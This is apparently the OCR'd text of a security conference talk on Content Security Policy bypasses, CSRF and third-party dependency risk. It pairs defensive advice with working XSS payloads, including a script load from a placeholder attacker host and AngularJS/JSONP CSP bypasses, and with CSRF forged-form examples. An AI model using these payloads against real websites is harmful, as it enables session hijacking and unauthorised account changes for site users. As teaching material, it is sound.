"/><script>alert(1);</script>
```

COMMON CSP BYPASS – 2

Using the wildcard *

The wildcard, specially when used for protocols can lead to serious security holes.

```
Content-Security-Policy: script-src 'self' https://google.com https: data *;
```

Payload

```
"/>'><script src=https://attacker-website.com/evil.js></script>
"/>'><script src=data:text/javascript,alert(1337)></script>
```

COMMON CSP BYPASS – 3

AngularJS and whitelisted domain

If the application is using angular JS and scripts are loaded from a whitelisted domain. It is possible to bypass this CSP policy by calling callback functions and vulnerable classes.

```
Content-Security-Policy: script-src 'self' ajax.googleapis.com;
                         object-src 'none' ;report-uri /Report-parsing-url;
```

Payload


```
<script src=//ajax.googleapis.com/ajax/services/feed/find?v=1.0%26callback=alert%26context=1337></script>
ng-app"ng-csp ng-click=$event.view.alert(1337)><script src=//ajax.googleapis.com/ajax/libs/angularjs/1.0.8/angular.js></script>
<script src="https://www.googleapis.com/customsearch/v1?callback=alert(1)">
```

More info

github.com/cure53/XSSChallengeWiki

MORE BYPASSES OF CSP

- More in-depth bypasses on HackTricks



COMMON CSP ISSUES

Leaving your CSP in report-only mode

Report-only mode is really useful for introducing a content security policy. But it won't enforce your configurations.

There should be a concrete plan on when it is going to be turned on.

CSP should be checked in your development environments with ‘report-only’ turned off, so there are no issues when it gets to your production environment.

COMMON CSP ISSUES

Allowing Unsafe-inline Scripts Without Nonces or Hashes

Allowing ‘Unsafe-inline’ for script sources on its own is a great way to reduce the effectiveness of your CSP.

Many sites add this directive to stop it from breaking their site but adding the directive removes one of the key defences from your CSP.

If you specify ‘unsafe-inline’ on its own, then your CSP will not block any scripts that an attacker manages to inject into your site.

ALLOWING UNSAFE-INLINE SCRIPTS

- Doesn't protect against these kinds of attacks anymore.

```
// XSS through inline code blocks
<div><script>alert(1)</script></div>

// XSS through inline code
<img src="none.png" onerror="alert(1)">
<iframe src="javascript:alert(1)">
```

- Only protects against external external JavaScripts

```
// XSS through remote code files
<div><script src = "https://evil.com/virus.js"></script><div>
```

SOLUTION

Utilising the 'self' directive

Move each script into a separate file. If you have the ‘self’ directive, the file can then just be referenced using a relative link.

Adding a hash to your script

A hash is generated for an inline script which is then added to the script-src directive of your CSP. Only if the script is not going to change.

Adding a nonce to your script

This will generate a nonce for each request set in the CSP header and on the script tag.

COMMON CSP ISSUES

Not Specifying Rules For All Directives

If no rules are specified for a particular directive, then all sources are allowed. I.e. If you don’t specify ‘font-src’, then it’s the equivalent of adding the directive ‘font-src: *’.

Solution

The ‘default-src’ directive allows you to specify the default. In general, the ‘default-src’ can be used as a fallback for all directives that have ‘-src’ at the end.

But also be mindful of the things 'default-src' directive does not cover.

COMMON CSP ISSUES

Using Data URLs

Often assets such as fonts are loaded using a data URL which can throw errors.

StackOverflow recommends ‘font-src’ directive on your CSP to: ‘font-src: self https: *.gstatic.com data:’

It creates a large security hole within your CSP’s defences as it will now allow any font to be loaded using any data URL.

SOLUTION

- **If data URLs are absolutely necessary**


  f you need to use them for some reason then you should specify the exact data URL rather than allowing any URLs that match the pattern ‘data:’

- **Not use data URLs if possible**

  Data URLs open up the scope of a wide variety of attacks. Hence it is generally discouraged.

VALIDATING YOUR CSP ONLINE

- https://csp-evaluator.withgoogle.com/



SCENARIO

Bob's website has account recovery method


Users can specify a phone number in the profile. A passcode can be sent to their phone if they ever lose their password.

One day Bob gets a phone call from his friend Alice saying she can't get into her account anymore.

Upon investigating, Bob discovers someone else mysteriously swapped their number for Alice's recovery phone n.

CROSS-SITE REQUEST FORGERY (CSRF)

HUGE SECURITY IMPLICATIONS



HOW DOES CSRF HAPPEN?

A relevant action / state-change

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=kaif@normal-user.com
```

Cookie-based session handling

The application relies solely on session cookies to identify the user who has made the requests.

No unpredictable request parameters

The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess.

DELIVERING THE PAYLOAD

Modern-day websites depend on a huge amount of third-party libraries and frameworks.

```
<html>
    <body>
        <form action="https://vulnerable-website.com/email/change" method="POST">
            <input type="hidden" name="email" value="pwned@evil-user.net" />
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>
```

```
<img src="https://vulnerable-website.com/email/change?email=pwned@evil-user.net">
```

CSRF TOKENS – PROTECTION

- Unique per user session, secret & unpredictable.
- Use Built-In Or Existing CSRF Implementations for CSRF Protection for the framework.
- CSRF tokens should not be transmitted using cookies.
- The synchronizer token pattern is one of the most popular and recommended methods to mitigate CSRF.

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm

csrf=WfF1szMUHhiokx9AHFply5L2xAOfjRkE&email=kaif@normal-user.com
```

CSRF TOKENS – PROTECTION

- For stateful software, use the synchronizer token pattern.
- For stateless software use double submit cookies
- Implement defence in depth instead of one single mitigation.
- Remember that any Cross-Site Scripting (XSS) can be used to defeat all CSRF mitigation techniques!


```
<form action="/transfer.do" method="post">
<input type="hidden" name="CSRFToken" value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWEwYzU1YV
[...]
</form>
```

SOME STRATEGIES ATLASSIAN HAS TAKEN

- State-changing operations must not use GET requests, as CSRF tokens cannot protect these
- Session cookies should have the Samesite attribute set to Strict
- All state-changing requests must transmit a valid CSRF token for the request to be accepted
- API gateway with a CORS whitelist. Layered defense.

BUT WHAT ABOUT OTHER PEOPLE'S CODE?

BUT WHAT ABOUT OTHER PEOPLE'S CODE?



Source: xkcd

BUT WHAT ABOUT OTHER PEOPLE'S CODE?

Source: Pragmatic Web Security


THIRD-PARTY LIBRARY VULNERABILITY

THIRD-PARTY DEPENDENCY RISKS

Package	Vulnerabilities
lodash	3 vulnerabilities (1 high sev)
request	1 vulnerability (17 typosquatting attempts)
chalk	0 vulnerabilities (1 typosquatting attempt)
react	2 vulnerabilities (1 high sev)
express	1 vulnerability
commander	0 vulnerabilities
moment	3 vulnerabilities
debug	1 vulnerability
async	0 vulnerabilities
prop-types	0 vulnerabilities

Source: Snyk

THIRD-PARTY DEPENDENCY RISKS



Source: Pragmatic Web Security

THIRD-PARTY DEPENDENCY RISKS

Source: Engadget

SECURING THE SOFTWARE SUPPLY CHAIN

- **Context-driven usage of tools.**

  On top of npm-audit, OWASP Dependency check etc. many great tools like Snyk SCA exist, but they require active triaging.

- **Utilise frameworks like SLSA.**

  SLSA can provide a roadmap to achieve supply chain maturity.

- **Hot-take: remain one version behind the bleeding edge.**

  Unless the latest update is fixing a security issue or a big feature update, it's worthwhile staying a version behind.

SECURING THE SOFTWARE SUPPLY CHAIN

OPEN SOURCE | APPLICATION SECURITY

10 npm Security Best Practices

Liran Tal, Juan Picado
February 19, 2019

Concerned about npm vulnerabilities? It is important to take npm security best practices into account for both frontend, and backend developers. Open source security auditing is a crucial part of shifting security to the left, and npm package security should be a top concern, as we see that even the official npm command line tool has been found to be vulnerable.

In this cheat sheet edition, we're going to focus on ten npm security best practices and productivity tips for both open source maintainers and developers. So let's get started with our list of 10 npm security best practices, starting with a classic mistake: people adding their passwords to the npm packages they publish!

Source: Snyk

LET'S TALK A HOLISTIC APPROACH

SOME OF OUR HIGHLIGHTS AT ATLASSIAN

- **Secure by default.**

  The 'paved way' concept. We're trying to create resources, components and tools that help the developers build securely from the start.

- **Humans + Machine = Magic.**

  Ensuring proper triage and integration of tools like Snyk, Semgrep etc.

- **You can't protect what you don't know.**

  Asset management and identifying the crown jewels is a core step.

SOME OF OUR HIGHLIGHTS AT ATLASSIAN

Strategic projects to eliminate bug classes.

Joint efforts by the developer and security teams to rule out frequently occurring / high impact vulnerability classes.

Meaningful engagement + training.

Secure development training and leveraging our security champions program.

USEFUL HACKER RESOURCE

More in-depth bypasses on HackTricks

THANK YOU 

For listening. Shout out to Marco Cantarella for inviting me and arrange this talk.

SHAMELESS PLUG

I run a cybersecurity and tech channel focusing on hands-on labs & technical discussions.

Thank You!